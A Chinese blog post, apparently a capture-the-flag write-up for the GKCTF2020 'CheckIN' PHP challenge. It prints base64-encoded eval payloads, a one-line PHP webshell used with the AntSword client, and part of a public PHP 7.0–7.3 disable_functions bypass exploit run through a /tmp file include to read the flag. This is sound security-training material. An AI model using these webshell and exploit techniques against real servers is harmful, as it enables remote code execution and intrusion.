GKCTF2020 CheckIN Writeup

原创

Tajang 于 2021-04-11 13:56:09 发布 53 收藏

分类专栏： CTF 文章标签： php 安全 信息安全 网络安全 web

本文链接：https://blog.csdn.net/qq_45619909/article/details/115598299

打开实例是一段PHP代码。

```
<title>Check_In</title>
<?php
highlight_file(__FILE__);
class ClassName
{
        public $code = null;
        public $decode = null;
        function __construct()
        {
                $this->code = @$this->x()['Ginkgo'];
                $this->decode = @base64_decode( $this->code );
                @Eval($this->decode);
        }

        public function x()
        {
                return $_REQUEST;
        }
}
new ClassName();
```

通过代码没有发现反序列化函数，但是可以通过Ginkgo传参，但必须要传经过base64编码后的。上传phpinfo();试试，顺便看看php版本，将** `phpinfo();` **经base64编码后上传。

```
payload:http://346a26d6-b3a8-4b3f-b923-0ead34c60089.node3.buuoj.cn/?Ginkgo=cGhwaW5mbygpOw==
```

如下图

```php
<title>Check_In</title>
<?php
highlight_file(__FILE__);
class ClassName
{
        public $code = null;
        public $decode = null;
        function __construct()
        {
                $this->code = @$this->x()['Ginkgo'];
                $this->decode = @base64_decode( $this->code );
                @Eval($this->decode);
        }

        public function x()
        {
                return $_REQUEST;
        }
}
new ClassName();
```


PHP Version 7.3.18

System	Linux 74d4c0b4d696 4.19.164-0419164-generic #202012300642 SMP Wed Dec 30 12:21:09 UTC 2020 x86_64
Build Date	May 15 2020 13:24:46
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-mysqli.ini, /usr/local/etc/php/conf.d/docker-php-ext-pdo_mysql.ini, /usr/local/etc/php/conf.d/docker-php-ext-sodium.ini


上传个一句话木马试试,将**`eval($_POST[a]);`**经base64编码后上传

```
payload:http://346a26d6-b3a8-4b3f-b923-0ead34c60089.node3.buuoj.cn/?Ginkgo=ZXZhbCgkX1BPU1RbYV0pOw==
```

使用蚁剑连接试试



连接成功后，查看根目录



发现有flag文件，但权限不够看不了。readflag打开后乱码，于是想到执行readflag获取flag内容。但怎么执行呢，我也不会了，看wp后知道。php版本为7.3，这个版本有一个漏洞，php7-gc-bypass漏洞利用PHP garbage collector程序中的堆溢出触发进而执行命令影响范围是linux，php7.0-7.3给出了exp

https://github.com/mm0r1/exploits/blob/master/php7-gc-bypass/exploit.php下载后进行修改，改为**pwn("/readflag");**，注意我这里将exploits.php文件改名为了111.php

111.php - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```php
<?php

# PHP 7.0-7.3 disable_functions bypass PoC (*nix only)
#
# Bug: https://bugs.php.net/bug.php?id=72530
#
# This exploit should work on all PHP 7.0-7.3 versions
#
# Author: https://github.com/mm0r1

pwn("/readflag");

function pwn($cmd) {
    global $abc, $helper;

    function str2ptr(&$str, $p = 0, $s = 8) {
        $address = 0;
        for($j = $s-1; $j >= 0; $j--) {
            $address <<= 8;
            $address |= ord($str[$p+$j]);
```

第 8 行，第 2 列 100% Windows (CRLF) UTF-8

上传挨个试，发现tmp可以上传，于是就上传到tmp中。进入tmp目录中，右键，然后点上传。上传成功后，执行文件包含。将`include('/tmp/111.php');`经base64编码后上传。

```
payload:http://346a26d6-b3a8-4b3f-b923-0ead34c60089.node3.buuoj.cn/?Ginkgo=aW5jbHVkZSgnL3RtcC8xMTEucGhwJyk7
```

得出flag

```php
<title>Check_In</title>
<?php
highlight_file(__FILE__);
class ClassName
{
        public $code = null;
        public $decode = null;
        function __construct()
        {
                $this->code = @$this->x()['Ginkgo'];
                $this->decode = @base64_decode( $this->code );
                @Eval($this->decode);
        }

        public function x()
        {
                return $_REQUEST;
        }
}
new ClassName(); flag{fd64679d-3524-4419-85a6-c5403b121739}
```

这题难就难在那个执行readflag，以后要注意不同php版本的漏洞。